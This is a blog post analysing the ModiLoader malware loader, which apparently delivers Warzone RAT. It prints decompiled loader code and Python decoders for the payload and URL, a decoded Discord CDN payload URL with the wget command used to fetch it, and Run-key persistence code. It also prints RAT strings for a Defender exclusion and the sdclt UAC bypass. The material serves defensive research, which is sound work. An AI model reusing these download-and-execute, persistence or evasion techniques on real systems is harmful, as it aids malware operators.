

# [RE016] Malware Analysis: ModiLoader

blog.vincss.net/re016-malware-analysis-modiloader/

11/09/2020

## 1. Introduction

Recently, I have been investigating a malware loader which is **ModiLoader**. This loader is delivered through the Malspam services to lure end users to execute malicious code. Similar to other loaders, **ModiLoader** also has multi stages to download the final payload which is responsible for stealing the victim's information. After digged into some samples, I realized that this loader is quite simple and didn't apply anti-analysis techniques like **Anti-Debug**, **Anti-VM** that we have seen in **GuLoader/CloudEyeE** samples (1;2). Instead, for avoiding antivirus detection, this loader uses digital signatures, decrypts payloads, Url, the inject code function at runtime and executes the payload directly from memory.



Currently, according to my observation, there are not many analysis documents about this loader in the world as well as in Vietnam. So, in this post, I will cover techniques are used by this loader as well as apply new released tool from FireEye is capa that helps to quickly find the loader's main code. During the analysis, I also try to simulate the malicious code in python script for automatic extracting and decoding payload, Url.

## 2. About the sample

**SHA256:** 9d71c01a2e63e041ca58886eba792d3fc0c0064198d225f2f0e2e70c6222365c

Results from PE Scanner tools show that this loader is written in **Delphi**, using **Digital Signatures** to bypass the AV programs running on the client:






### 3. Technical analysis

#### 3.1. First stage analysis

At the first stage, the loader (*considered as the first payload*) performs the task of extracting data, decoding the second payload (*this payload can be **dll** or **exe***), and executing the payload from memory.

By using IDA, at the end of the automated analysis, IDA has identified up to **5,385** functions:



Code block at **start()** function of loader:

```
start      public start
           proc near
           push    ebp
           mov     ebp, esp
           add     esp, 0FFFFFF0h
           mov     eax, offset dword_49B38C
           call    Sysinit::_linkproc__ InitExe(void *)
           mov     eax, ds:off_49D574
           mov     eax, [eax]
           call    sub_467400
           mov     ecx, ds:off_49D700
           mov     eax, ds:off_49D574
           mov     eax, [eax]
           mov     edx, off_499F64
           call    Forms::TApplication::CreateForm(System::TMetaClass *,void *)
           mov     eax, ds:off_49D574
           mov     eax, [eax]
           mov     byte ptr [eax+5Bh], 0
           mov     eax, ds:off_49D574
           mov     eax, [eax] ; this
           call    Forms::TApplication::Run(void)
           call    System::_linkproc__ Halt0(void)
start      endp
```

Although, much more functions were identified as above, most of them are Windows APIs as well as Delphi's library functions, so that finding out the main code related to decoding the second payload will take a long time. With the help of [capa](#), I quickly found the code related to executing the second payload and then traced back to the code that responsible for decoding this payload.

- ☐ parse PE header (2 matches)
- > ☐ function(sub\_48BD28)
- > ☑ function(sub\_498CDC)

0048BD28  
00498CDC  
inCSS  
Cyber Security Services

```

CODE : 00498D48      push    eax
CODE : 00498D49      mov     eax, [ebp+var_1C]
CODE : 00498D4C      mov     eax, [eax+3Ch]
CODE : 00498D4F      cdq
CODE : 00498D50      add    eax, [esp+50h+var_50]
CODE : 00498D53      adc    edx, [esp+50h+var_4C]
CODE : 00498D57      add    esp, 8
CODE : 00498D5A      mov    [ebp+var_14], eax

```

IMAGE\_DOS\_HEADER  
.e\_lfanew offset

The entire code at **sub\_498CDC()** function is responsible for parsing the payload, mapping into the memory and executing it. Code in this function before and after applying the relevant struct:

```

v08 = lpAddress + *(v20 + 0x20);
v06 = lpAddress;
system__L_InProc__DynaSetLength(0);
if ( *(v24 + 0x40 )
sub_498D4C( &v06 );
if ( *(v24 + 0x40 )
sub_498D4C( &v06 );
if ( *(v24 + 0 ) - 1 & 0 )
{
v08 = *(v20 + 0);
v11 = 0;
do
{
v12 = sub_498D4C( v20 + 0x20 + v11 + 0x40 );
VirtualProtect( lpAddress + *(v20 + 0x20 + v11 + 0x40 ), *(v20 + 0x20 + v11 + 0 ), v12, 4 );
++v11;
} while ( v11 );
}
if ( ! (v24 + 0x40 )
v08 = 0;
if ( *(v24 + 0x20 )

```

Before

```

entry_point_06 = lpAddress + v27 - OptionalHeader.AddressOfEntryPoint;
v08 = lpAddress;
system__L_InProc__DynaSetLength(0);
v10 = v27 - OptionalHeader.DataDirectory[8].VirtualAddress;
if ( v10 )
sub_498D4C( lpAddress + v10, &v06 );
v11 = v27 - OptionalHeader.DataDirectory[7].VirtualAddress;
if ( v11 )
f_resolve_TATA( lpAddress + v11, &v06 );
if ( v27 - FileHeader.NumberOfSections - 1 & 0 )
{
v12 = v27 - FileHeader.NumberOfSections;
v13 = 0;
do
{
fileProtect = sub_498D4C( v23[v12].Characteristics );
VirtualProtect( lpAddress + v23[v12].VirtualAddress, v23[v12].Misc.PhysicalAddress, fileProtect, 4 );
++v12;
} while ( v12 );
}
if ( entry_point_06 && ( entry_point_06( lpAddress, 1, 0 ) // execute payload
entry_point_08 = 0;
v10 = v27 - OptionalHeader.DataDirectory[8].VirtualAddress;

```

After

Trace back will reach **sub\_4994EC()**, this function performs tasks:

Reads all data from the resource named “T\_\_7412N15D” into memory.



Finds “OPPO” string in resource binary data to retrieve the encrypted payload.



```

mov     eax, [ebp+ptr_encoded_payload] ; eax = &ptr_encoded_payload
mov     bl, [eax+edi-1] ; bl = *ptr_encoded_payload[i-1]
xor     eax, eax ; eax = 0
mov     al, bl ; al = bl
and     eax, 1 ; al &= 0x1 → al = bl & 0x1
test    eax, eax
jnz     short al_not_equal_zero ; if al ≠ 0 then jump

al_equal_zero:
lea     eax, [ebp+var_14]
xor     edx, edx ; edx = 0
mov     dl, bl ; dl = bl
sub     edx, [ebp+val_0x30] ; edx = (edx-0x30) & 0xFF
call    f_call_LStrFromPCharLen ; BDS 2005-2007 and Delphi6-7 Visual

mov     edx, [ebp+var_14]
lea     eax, [ebp+var_10]
call    System::_linkproc__LStrCat(void)

jmp     short update_counter

; -----
al_not_equal_zero: ; CODE XREF: f_decode_payload+681j
lea     eax, [ebp+var_18]
xor     edx, edx ; edx = 0
mov     dl, bl ; dl = bl
add     edx, [ebp+val_0x30] ; edx = (edx + 0x30) & 0xFF
call    f_call_LStrFromPCharLen ; BDS 2005-2007 and Delphi6-7 Visual

mov     edx, [ebp+var_18]
lea     eax, [ebp+var_10]
call    System::_linkproc__LStrCat(void)

```

An implementation of this decoding operation can be written in Python as the below image:

```

"""
This function decrypts encoded payload
"""
def decrypt_payload(enc_payload):
    decoded_payload = ""
    for data in enc_payload:
        enc = data
        if (ord(enc) & 0x1):
            dec = (ord(enc) + 0x30) & 0xFF
        else:
            dec = (ord(enc) - 0x30) & 0xFF

        decoded_payload += struct.pack("B", dec)[0]

    return decoded_payload

```

Once the payload has been decoded, the loader will search for the placeholder in the decoded payload and replace the 168 “z” characters with the encoded URL string. Finally, once the payload is ready for execution, it calls `sub_498CDC()` for executing the payload.

And from beginning until now, the above entire technical analysis can be done with a python script to obtain the second payload.

```
Command Prompt
C:\Users\Administrator\Desktop>c:\Python27\python.exe get_decrypted_payload.py 9d71c01a2e63e041ca58886eba792d3fc0c0064198d225f2f0e2e70c6222365c.exe
+ Extracts resource data from loader: 9d71c01a2e63e041ca58886eba792d3fc0c0064198d225f2f0e2e70c6222365c.exe
+ Extracts encoded payload form resource data
+ Decrypts encoded payload
+ Replaces pattern in decoded payload and writes to stage2_payload.bin
```

### 3.2. Second stage analysis

Check the payload retrieved in the above step, it is also written in Delphi:



With the similar method, I found **sub\_45BE08()** which is responsible for allocating the region of memory, map the final payload after decoded into this region, and then execute it.

By tracing back, I found the code that starts at **TForm1\_Timer1Timer** (recognized by IDA by signature) at the address is **0x45CC10**. Before calling **f\_main\_loader()** at address is **0x45C26C**, the code from here is responsible for decoding Url and checking the Internet connection by trying to connect to the decoded Url is **https://www.microsoft.com**.

Decoding algorithm at **f\_decode\_char\_and\_concat\_str()** function is as simple as follows: **dec\_char = (enc\_char >> 4) | (0x10 \* enc\_char);**

```

f_decode_char_and_concat_str(&str___23[1]_top, 0, &a3); // m
f_decode_char_and_concat_str(&str___24[1]_top, a3, &a2a); // o
f_decode_char_and_concat_str(&str_6[1]_top, a2a, &v10); // c
f_decode_char_and_concat_str(&str___25[1]_top, v10, &v11); // .
f_decode_char_and_concat_str(&str_6_0[1]_top, v11, &v12);
f_decode_char_and_concat_str(&str_f[1]_top, v12, &v13);
f_decode_char_and_concat_str(&str___24[1]_top, v13, &v14);
f_decode_char_and_concat_str(&str_7_0[1]_top, v14, &v15);
f_decode_char_and_concat_str(&str___24[1]_top, v15, &v16);
f_decode_char_and_concat_str(&str___26[1]_top, v16, &v17);
f_decode_char_and_concat_str(&str_6[1]_top, v17, &v18);
f_decode_char_and_concat_str(&str___27[1]_top, v18, &v19);
f_decode_char_and_concat_str(&str___23[1]_top, v19, &v20);
f_decode_char_and_concat_str(&str___25[1]_top, v20, &v21);
f_decode_char_and_concat_str(&str_w[1]_top, v21, &v22);
f_decode_char_and_concat_str(&str_w[1]_top, v22, &v23);
f_decode_char_and_concat_str(&str_w[1]_top, v23, &v24);
f_decode_char_and_concat_str(&str___28[1]_top, v24, &v25);
f_decode_char_and_concat_str(&str___28[1]_top, v25, &v26);
f_decode_char_and_concat_str(&str___29[1]_top, v26, &v27);
f_decode_char_and_concat_str(&str_7_0[1]_top, v27, &v28);
f_decode_char_and_concat_str(&str___30[1]_top, v28, &v29);
f_decode_char_and_concat_str(&str_6_0[1]_top, v29, &v30);
f_decode_char_and_concat_str(&str_6_0[1]_top, v30, &v31);
f_decode_char_and_concat_str(&str___31[1]_top, v31, &szUrl);
lpzUrl = System::__linkproc__ LStrToPChar(szUrl); // https://www.microsoft.com
if ( InternetCheckConnectionA(lpzUrl, FLAG_ICC_FORCE_CONNECTION, 0) )
{
    Menu::TMenu::SetOwnerDraw(*(a1 + 0x300), 0);
    f_main_loader(a2);
}

```

At `f_main_loader()`, it also uses the same above function to decode and get the string is “Yes”. This string is later used as `xor_Key` for decoding the Url to download the last payload (*The encrypted Url is the string in the replacement step that was described above*) as well as decoding the downloaded payload. `f_decode_url_and_payload(void *enc_buf, LPSTR szKey, void *dec_buf)` function takes three parameters:

- The first parameter is `enc_buf`, used for store the encoded data.
- The second parameter is `szKey`. It is the “Yes” string used to decode the data.
- The third parameter is `dec_buf`, used for store the decoded data.

Diving into this decoding function, you will realize that it will loop through all data, each iteration takes 2 bytes, convert the string to an integer, then `xor` with the character extracted from the decryption key. Once decrypted, the byte is then concatenated to the third argument, which is the output buffer.

```

len_enc_data = Variants::StrLen(szenc_Buf) / 2 - 1;
if ( len_enc_data >= 0 )
{
    len_enc_data_plus_1 = len_enc_data + 1;
    counter = 0;
    do
    {
        System::__linkproc__ LStrCopy(szenc_Buf, 2 * counter + 1, 2, &two_bytes_copied); // copy 2 bytes from enc_data (ex: "31")
        System::__linkproc__ LStrCat3(&sz_concatd_str, &sz_dollar_chr[1]_top, two_bytes_copied); // add the $ character to the beginning (ex: "$31")
        int_converted_val = Sysutils::StrToIntDef(sz_concatd_str, 0x20, v6); // convert string to integer value (ex: 0x31)
        if ( Variants::StrLen(ptr_xorKey) > 0 )
        {
            key_idx = counter % Variants::StrLen(ptr_xorKey) + 1;
            decoded_char = ptr_xorKey;
            LOBYTE(decoded_char) = int_converted_val ^ ptr_xorKey[key_idx - 1];
            int_converted_val = decoded_char;
        }
        System::__linkproc__ LStrFromChar(&v14, int_converted_val);
        System::__linkproc__ LStrCat(ptr_dec_buf, v14);
        ++counter;
        --len_enc_data_plus_1;
    }
    while ( len_enc_data_plus_1 );
}

```

This entire decoding function is rewritten in python as follows:



```

key = "Yes"

"""
This function decodes URL and downloaded data
"""
def url_payload_decoder(data, key):
    decoded_data = ""
    data = [int(data[i:i+2], 16) for i in range(0, len(data), 2)]

    for i in range(0, len(data)):
        current_byte = data[i]
        key_byte = ord(key[i % len(key)])
        decoded_data += chr(current_byte ^ key_byte)

    return decoded_data

```

Back to the `f_main_loader()`, first it will decode the Url for retrieving the last payload:

```

f_decode_char_and_concat_str2(&str_7[1], 0, &v45); // 8
f_decode_char_and_concat_str2(&str_V[1], v45, &v06); // 9
f_decode_char_and_concat_str2(&str___15[1], v06, &szKey_Yes); // Y
// https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
f_decode_url_and_payload(
    &str_311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110730861b34001d2d165c6e57436a52436157406c504768564b68544b765247615247605c436a544560544a6b55436e4a252e0b072e1612",
    &szKey_Yes,
    &szdecoded_url);

```

Perform decoding using the python code above, I obtain the Url as below image:

```

In [29]: key = "Yes"

In [30]: encoded_url =
"311107291649764a103d0b5d3d0c003a0a013d0403294b1036085c38110730861b34001d2d165c6e57436a52436157406c5
04768564b68544b765247615247605c436a544560544a6b55436e4a252e0b072e1612"

In [31]: decoded_url = url_payload_decoder(encoded_url, key)

In [32]: decoded_url
Out[32]: 'https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa'

```

Next, it uses the **WinHTTP WinHttpRequest COM** object for downloading the encrypted payload from the above Url. Instead of using Internet APIs functions from **Wininet** library as in some other samples, the change to using COM object might be aimed at avoiding detection by AV programs.

```

f_decode_char_and_concat_str2(&str_u[1], v44, &str_WinHttpWinHttpRequest51); // WinHttp.WinHttpRequest.5.1
f_decode_char_and_concat_str2(&str_E[1], 0, &v18);
f_decode_char_and_concat_str2(&str_T[1], v18, &v19);
f_decode_char_and_concat_str2(&str_t[1], v19, szGET); // GET method
Comobj::CreateOleObject(str_WinHttpWinHttpRequest51, &v17);
Variants::__linkproc__ VarFromDisp(&pvarg, v17, v2);
Variants::__linkproc__ DispInvoke(v3, a1, 0, &pvarg.vt, dword_45C8B8, szGET);
Variants::__linkproc__ DispInvoke(v4, a1, 0, &pvarg.vt, dword_45C8C4, v9);
Variants::__linkproc__ DispInvoke(v5, a1, &v16, &pvarg.vt, dword_45C8CC, v9);
Variants::__linkproc__ VarToLStr(&ptr_new_enc_payload, &v16, v6);

```

Here, I use **wget** to download the payload. The payload's content is stored in hex strings similar to the encoded above Url.

```
C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>wget https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
--2020-08-31 00:28:03-- https://cdn.discordapp.com/attachments/720370823554138118/748749903169192007/Vwntwsa
Resolving cdn.discordapp.com (cdn.discordapp.com)... 162.159.129.233, 162.159.130.233, 162.159.133.233, ...
Connecting to cdn.discordapp.com (cdn.discordapp.com)|162.159.129.233|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 636928 (622K) [application/octet-stream]
Saving to: 'Vwntwsa'

Vwntwsa          100%[=====] 622.00K  --.-KB/s   in 0.1s
2020-08-31 00:28:03 (5.32 MB/s) - 'Vwntwsa' saved [636928/636928]
```

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	B1	32	64	31	32	33	35	33	65	31	64	33	63	32	64	31	12d12353e1d3c2d1
00000010	37	33	34	32	39	30	62	32	64	33	65	31	64	33	63	32	734290b2d3e1d3c2
00000020	64	31	37	33	34	32	39	30	34	33	62	32	30	31	37	33	d173429043b20173
00000030	31	32	38	31	33	32	64	33	31	30	34	33	62	32	30	31	128132d31043b201
00000040	37	33	31	32	38	31	33	32	32	32	37	31	61	33	31	32	731201322271a312
00000050	64	31	32	33	35	33	31	30	62	32	32	32	37	31	61	33	d1235310b22271a3
00000060	31	32	64	31	32	33	35	33	65	31	64	33	63	32	64	31	12d12353e1d3c2d1
00000070	37	33	34	32	39	30	62	32	64	33	65	31	64	33	63	32	734290b2d3e1d3c2
00000080	64	31	37	33	34	32	39	30	34	33	62	32	30	31	37	33	d173429043b20173
00000090	31	32	38	31	33	32	64	33	31	30	34	33	62	32	30	31	128132d31043b201

Payload data will be reversed and decoded by the same `f_decode_url_and_payload` function with the same decoding key is “Yes”. Once decrypted, the sample will allocate a region of memory, map the payload into that region, and then execute it.

```
f_decode_char_and_concat_str2(&str_7[1], 0, &v13);
f_decode_char_and_concat_str2(&str_V[1], v13, &v14);
f_decode_char_and_concat_str2(&str___15[1], v14, &v15);
szKey_Yes_2 = v15;
Dbclient::TCustomClientDataSet::GetGroupState(ptr_new_enc_payload, &ptr_reverse_enc_payload); // reverse payload data
f_decode_url_and_payload(ptr_reverse_enc_payload, szKey_Yes_2, ptr_decoded_payload);
decoded_final_payload = j_unknown_libname_63_0(ptr_decoded_payload);
f_execute_payload(decoded_final_payload);
ExitProcess_0(0);
```

Along with the python code above, I can decode the downloaded payload and obtain the final payload. This payload is a dll file and also written in Delphi:

The screenshot shows the Delphi IDE interface. On the left, the 'Properties' window for 'Vwntwsa\_decoded.dll' is open, showing details like Entry Point (00016610), File Offset (00015A10), and File Size (0049C006). On the right, the 'Dumper' window displays the 'dumped strings' from the DLL, including various system API calls and registry operations.

### 3.3. Third stage analysis

The above payload is quite complicated, it performs the following tasks:

- Reads data from a resource named “DVCLAL” into memory.
- Decrypts this resource, then based on the “\*()\*@5YT!@#G\_\_T@#\$\$%^&\*()\_#@\$#57\$#!@” pattern to read the decrypted data into the corresponding variables.
- Retrieves the user’s directory information through the %USERPROFILE% environment variable and set up the path to %USERPROFILE%AppDataLocal folder.
- Creates Vwnt.url and Vwntnet.exe (copy of loader) files in %USERPROFILE%AppDataLocal folder if that files not exist, then set the value is “Vwnt” that pointing to the %USERPROFILE%AppDataLocalVwnt.url file at “HKCUSoftwareMicrosoftWindowsCurrentVersionRun” key. Then write data to Vwnt.url with content that points to Vwntnet.exe file:

```

TRegistry::SetRootKey(HKeyCurrentUser, HKEY_CURRENT_USER);
*(HKeyCurrentUser + 0x4) = 0;
// Creates registry value
if ( Registry::TRegistry::OpenKey(HKeyCurrentUser, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", 0) )
{
    // %USERPROFILE%\AppData\Local\Vwnt.url
    _linkproc__ LStrCatN(&szVwnt_url_path, 4u, v10, ptr_szLocalPath, "\\*", str_Vwnt, ".url*");
    v19 = _linkproc__ LStrToPChar(&szVwnt_url_path);
    System::_linkproc__ UStrFromPChar(&szVwnt_url_path, v19);
    // Creates key value "Vwnt" points to Vwnt.url file
    Registry::TRegistry::WriteString(HKeyCurrentUser, str_Vwnt, pszVwnt_url_path);
}
TRegistry::CloseKey(HKeyCurrentUser);
TObject::Free(HKeyCurrentUser);
System::_ParamStr(0, &szExoPath_2);
f_read_file_content(&szExoPath_2, &exp_loader_binary_content);
_linkproc__ LStrAsg(&ptr_decrypted_data, &exp_loader_binary_content);
f_write_data_to_file(&ptr_decrypted_data, &szVwntnet_exe_path); // write bin data to file

ptr_cls_Classes_TStringList * System::TObject::Create(cls_Classes_TStringList, v26);
v4U = &savedregs;
v43 = &loc_5CA6C67;
v42 = _readfdword(0);
_writefdword(0, &v42);
C*(ptr_cls_Classes_TStringList + 0x38)(ptr_cls_Classes_TStringList, "[InternetShortcut]*");
_linkproc__ LStrCat3(&v45, "URL=file:\\\\*", &szVwntnet_exe_path_0);
// Classes::TStringList::Add
C*(ptr_cls_Classes_TStringList + 0x38)(ptr_cls_Classes_TStringList, v56);
C*(ptr_cls_Classes_TStringList + 0x38)(ptr_cls_Classes_TStringList, "IconIndex=1");
C*(ptr_cls_Classes_TStringList + 0x38)(ptr_cls_Classes_TStringList, "IconFile=.url");
C*(ptr_cls_Classes_TStringList + 0x38)(ptr_cls_Classes_TStringList, "Modified=20F06B40D078D0140");
C*(ptr_cls_Classes_TStringList + 0x38)(ptr_cls_Classes_TStringList, "HotKey=1601"); // Ctrl + Alt + A
_linkproc__ LStrCatN(&v43, 4u, v27, ptr_szLocalPath, "\\*", str_Vwnt, ".url*");
v28 = _linkproc__ LStrToPChar(v43);
System::_linkproc__ UStrFromPChar(&szVwnt_url_path, v28);
C*(ptr_cls_Classes_TStringList + 0x74)(ptr_cls_Classes_TStringList, &szVwnt_url_path); // TGraphic::SaveToFile
    
```

Combines the decrypted data from the above resource for decrypting the new payload.

```

f_mixing_data(res_enc_bin_data_1, res_enc_bin_data_2, &ptr_mixed_data);
_linkproc__ LStrAsg(&dword_5CBF8A4, &ptr_mixed_data);
val_0x79fcf6f = StrToInt(str_127913839_key);
f_decode_data(dword_5CBF8A4, val_0x79fcf6f, &ptr_decoded_data);
_linkproc__ LStrAsg(&dword_5CBF8AC, &ptr_decoded_data);
Dbclient::TCustomClientDataSet::GetGroupState(dword_5CBF8AC, &new_encoded_payload); // reverse encoded data
f_decrypt_resource_data(new_encoded_payload, &new_decrypted_payload); // decrypt new payload
_linkproc__ LStrAsg(&ptr_decrypted_payload, new_decrypted_payload);
    
```

```

02B2AA3C decrypted_payload db 4Dh ; M
02B2AA3D db 5Ah ; Z
02B2AA3E db 90h
02B2AA3F db 0
02B2AA40 db 3
02B2AA41 db 0
02B2AA42 db 0
02B2AA43 db 0
02B2AA44 db 4
02B2AA45 db 0
02B2AA46 db 0
02B2AA47 db 0
02B2AA48 db 0FFh ; y
02B2AA49 db 0FFh ; y
    
```

Decrypts the function is responsible for injecting code. Check “C:Program Files (x86)internet explorerieinstal.exe” exists or not, if exists it will inject payload into ieinstal.exe.

The image shows two snippets of assembly code. The left snippet is a C-like assembly block starting with `if (!v9)`. It contains several instructions, including `StrToInt`, `LinkProc`, `System::Move`, and `FileExists`. A red box highlights `fptr_f_inject_code`, with a red arrow pointing to the right snippet. The right snippet, labeled `LABEL_12:`, shows a series of `strcpy` and `VirtualAlloc` calls, culminating in a call to `f_inject_code()`. A watermark for 'inCSS' is visible in the bottom right corner of the code area.

Based on the strings was dumped from the decrypted payload, I can confirm that it belongs to the **Warzone RAT**, a well-known RAT that is being offered online and promoted on various hacking forums.

The image shows a memory dump of strings. The first string is `.rdata:00414848 str_warzone160 db 'warzone160',0`. The second string is `.rdata:00417428 str_powershellAddMpPreferenceExclusionPath db 'powershell Add-MpPreference -ExclusionPath ',0`. The third string is `.rdata:004172D4 str_SoftwareClassesFoldershellopencommand db 'Software\Classes\Folder\shell\open\command',0`. The fourth string is `.rdata:004172FF db 0`. The fifth string is `.rdata:00417300 str_DelegateExecute db 'DelegateExecute',0`. The sixth string is `.rdata:00417310 str_sdcltexe: Warzone RAT signature`. The seventh string is `.rdata:00417310 text "UTF-16LE", '\sdclt.exe',0`. A watermark for 'inCSS' is visible in the bottom right corner.

#### 4. References

Xem bài [phiên bản tiếng Việt](#)

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)

[↗ Go back](#)

RELATED POST




📅 20/05/2022

[RE027] China-based APT Mustang Panda might still have continued their attack activities against organizations in Vietnam

At VinCSS, through continuous cyber security monitoring, hunting malware samples and evaluating them to determine the potential risks, especially malware samples targeting Vietnam. Recently, during hunting on VirusTotal's platform and performing scan for specific byte patterns related to the Mustang Panda (PlugX), we discovered a series of malware samples, suspected to be relevant to APT Mustang Panda, that was uploaded from Vietnam.



 25/04/2022

### [RE026] A Deep Dive into Zloader – the Silent Night

Zloader, a notorious banking trojan also known as Terdot or Zbot. This trojan was first discovered in 2016, and over time its distribution number has also continuously increased. The Zloader's code is said to be built on the leaked source code of the famous Zeus malware. In 2011, when source code of Zeus was made public and since then, it has been used in various malicious code samples.



📅 27/10/2021

### [RE025] TrickBot ... many tricks

1. Introduction First discovered in 2016, until now TrickBot (aka TrickLoader or Trickster) has become one of the most popular and dangerous malware in today's threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins [...]



📅 03/07/2021

[RE023] Quick analysis and removal tool of a series of new malware variant of Panda group that has recently targeted to Vietnam VGCA

Through continuous cyber security monitoring and hunting malware samples that were used in the attack on Vietnam Government Certification Authority, and they also have attacked a large corporation in Vietnam since 2019, we have discovered a series of new variants of the malware related to this group.



📅 24/05/2021

[RE022] Part 1: Quick analysis of malicious sample forging the official dispatch of the Central Inspection Committee

Through continuous cyber security monitoring, VinCSS has discovered a document containing malicious code with Vietnamese content that was found by ShadowChaser Group (@ShadowChasing1) group. We think, this is maybe a cyberattack campaign that was targeted in Vietnam, we have downloaded the sample file. Through a quick assessment, we discovered some interesting points about this sample, so we decided to analyze it. This is the first part in a series of articles analyzing this sample.